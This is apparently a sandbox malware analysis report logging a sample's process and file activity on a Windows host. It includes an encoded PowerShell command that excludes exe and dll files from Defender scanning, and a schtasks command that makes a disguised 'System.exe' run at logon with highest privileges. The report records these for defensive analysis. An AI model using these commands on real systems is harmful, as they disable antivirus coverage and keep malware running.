C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	success or wait	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	358	end of file	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	end of file	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	success or wait	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	160	end of file	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	end of file	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigCI\ConfigCI.psd1	unknown	4096	success or wait	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigCI\ConfigCI.psd1	unknown	4096	end of file	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	end of file	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	success or wait	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	end of file	1	7FFC6018B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFC6018B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFC6018B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFC6018B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pae3498d9#\03aa8bc6b99490176793256632e8342e\Microsoft.PowerShell.Commands.Management.ni.dll.aux	unknown	3148	success or wait	1	7FFC647412E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	success or wait	12	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	764	end of file	1	7FFC6018B526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	end of file	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	success or wait	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	617	end of file	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	end of file	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	success or wait	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	end of file	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	success or wait	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	end of file	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	success or wait	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	227	end of file	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	end of file	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	success or wait	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	243	end of file	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	end of file	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	success or wait	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	end of file	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	2	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	2	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	16	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	2	7FFC6018B526	ReadFile

Analysis Process: powershell.exe PID: **1896**, Parent PID: **4000**

General

Target ID:	18
Start time:	13:16:54
Start date:	21/03/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell -EncodedCommand "QQBkAGQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0ARQB4AGMAbAB1AHMAaQBvAG4ARQB4AHQAZQBuAHMAaQBvAG4AIABAACgAJwBlAHgAZQAnACwAJwBkAGwAbAAnACkAIAAtAEYAbwByAGMAZQA=
Imagebase:	0x7ff746f80000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC6479F1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC6479F1E9	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC5CD303FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC5CD303FC	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_1nkf0ynl.1ys.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC60186FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ax1m5cxw.dic.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC60186FDD	CreateFileW
C:\Users\user\Documents\20220321\PowerShell_transcript.124406.hEIboB2j.20220321131654.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC60186FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC5CD303FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC5CD303FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	5	7FFC5CD303FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	5	7FFC5CD303FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC5CD303FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC5CD303FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC5CD303FC	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_1nkf0ynl.1ys.ps1	success or wait	1	7FFC6018F270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ax1m5cxw.dic.psm1	success or wait	1	7FFC6018F270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
unknown	335	19	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC5CD39D7D	unknown
unknown	354	21	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC5CD39D7D	unknown
unknown	375	16	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC5CD39D7D	unknown
unknown	391	8	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC5CD39D7D	unknown
unknown	399	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC5CD39D7D	unknown
unknown	408	8	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC5CD39D7D	unknown
unknown	416	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC5CD39D7D	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_1nkf0ynl.1ys.ps1	0	1	31	1	success or wait	1	7FFC6018B526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ax1m5cxw.dic.psm1	0	1	31	1	success or wait	1	7FFC6018B526	WriteFile
C:\Users\user\Documents\20220321\PowerShell_transcript.124406.hEIboB2j.20220321131654.txt	0	3	ff		success or wait	1	7FFC6018B526	WriteFile
C:\Users\user\Documents\20220321\PowerShell_transcript.124406.hEIboB2j.20220321131654.txt	3	725	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 32 30 33 32 31 31 33 31 36 35 35 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 31 32 34 34 30 36 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 70 6f 77 65 72	**********Windows PowerShell transcript startStart time: 20220321131655Username: computer\userRunAs User: computer\userConfiguration Name: Machine: 124406 (Microsoft Windows NT 10.0.17134.0)Host Application: power	success or wait	44	7FFC6018B526	WriteFile
unknown	0	94	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC5CD39FE5	unknown
unknown	425	45	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC5CD39FE5	unknown
unknown	94	60	75 6e 6b 6e 6f 77 6e	unknown	success or wait	2	7FFC5CD39FE5	unknown
unknown	470	13	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC5CD39EED	unknown
unknown	154	1386	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC5CD39FE5	unknown
unknown	1540	4166	75 6e 6b 6e 6f 77 6e	unknown	success or wait	8	7FFC5CD39FE5	unknown
unknown	5706	4241	75 6e 6b 6e 6f 77 6e	unknown	success or wait	34	7FFC5CD39FE5	unknown
unknown	483	13	75 6e 6b 6e 6f 77 6e	unknown	success or wait	2	7FFC5CD39EED	unknown
unknown	157539	2470	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC5CD39FE5	unknown
unknown	160009	4213	75 6e 6b 6e 6f 77 6e	unknown	success or wait	7	7FFC5CD39FE5	unknown
unknown	189359	1984	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC5CD39FE5	unknown
unknown	191343	3043	75 6e 6b 6e 6f 77 6e	unknown	success or wait	4	7FFC5CD39FE5	unknown
unknown	198248	52	75 6e 6b 6e 6f 77 6e	unknown	success or wait	12	7FFC5CD39FE5	unknown
unknown	198300	82	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC5CD39FE5	unknown
unknown	198565	3043	75 6e 6b 6e 6f 77 6e	unknown	success or wait	2	7FFC5CD39FE5	unknown
unknown	205522	82	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC5CD39FE5	unknown
unknown	212744	82	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC5CD39FE5	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
unknown	509	13	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC5CD39EED	unknown
unknown	522	13	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC5CD39EED	unknown
unknown	535	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC5CD2BC97	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	@e	success or wait	1	7FFC64BBF6E8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC6466B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC6466B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFC6466B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFC6466B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFC647412E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC64672625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC64672625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFC64672625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFC647412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFC647412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFC647412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFC647412E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC6466B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC6466B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC6466B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC6466B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFC6466B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFC6466B9DD	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFC646562DB	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFC647412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFC647412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFC647412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFC647412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numerics\4f7e7c29596d1fb8414f1220e627d94c\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	7FFC647412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFC647412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFC647412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFC647412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFC647412E7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFC647412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFC647412E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	7FFC6018B526	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	3	success or wait	2	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	end of file	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	success or wait	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	end of file	1	7FFC6018B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFC6018B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFC6018B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pae3498d9#\03aa8bc6b99490176793256632e8342e\Microsoft.PowerShell.Commands.Management.ni.dll.aux	unknown	3148	success or wait	1	7FFC647412E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	success or wait	12	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	764	end of file	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	end of file	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	success or wait	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	617	end of file	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	end of file	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	success or wait	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	end of file	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	success or wait	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	end of file	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	success or wait	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	227	end of file	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	end of file	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	success or wait	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	243	end of file	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	end of file	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	success or wait	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	end of file	1	7FFC6018B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.M870d558a#\bdd4597948110f06927727604f2c3ce3\Microsoft.Management.Infrastructure.Native.ni.dll.aux	unknown	328	success or wait	1	7FFC647412E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFC6018B526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	2	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	2	7FFC6018B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\3fead9bee9d7ca09b54c4ee7c5ed0848\Microsoft.PowerShell.Commands.Utility.ni.dll.aux	unknown	2264	success or wait	1	7FFC647412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FFC647412E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	10	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	7FFC6018B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	2	7FFC6018B526	ReadFile

Analysis Process: cmd.exe PID: **768**, Parent PID: **7156**

General

Target ID:	20
Start time:	13:17:03
Start date:	21/03/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd" /c schtasks /create /f /sc onlogon /rl highest /tn "System" /tr "C:\Users\user\AppData\Roaming\Windows\System.exe
Imagebase:	0x7ff71acd0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: conhost.exe PID: **4024**, Parent PID: **768**

General

Target ID:	21
Start time:	13:17:04
Start date:	21/03/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c9170000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: schtasks.exe PID: **1012**, Parent PID: **768**

General

Target ID:	22
Start time:	13:17:05
Start date:	21/03/2022
Path:	C:\Windows\System32\schtasks.exe

Wow64 process (32bit):	false
Commandline:	schtasks /create /f /sc onlogon /rl highest /tn "System" /tr "C:\Users\user\AppData\Roaming\Windows\System.exe"
Imagebase:	0x7ff6ce9f0000
File size:	226816 bytes
MD5 hash:	838D346D1D28F00783B7A6C6BD03A0DA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: System.exe PID: **6616**, Parent PID: **848**

General	
Target ID:	23
Start time:	13:17:09
Start date:	21/03/2022
Path:	C:\Users\user\AppData\Roaming\Windows\System.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Roaming\Windows\System.exe
Imagebase:	0x1f0000
File size:	2267648 bytes
MD5 hash:	BC498D99D29CEC9B97EFEB530D745D5F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Antivirus matches:	• Detection: 100%, Joe Sandbox ML

Analysis Process: cmd.exe PID: **6548**, Parent PID: **7156**

General	
Target ID:	24
Start time:	13:17:09
Start date:	21/03/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd" cmd /c "C:\Users\user\AppData\Roaming\Windows\System.exe
Imagebase:	0x7ff71acd0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
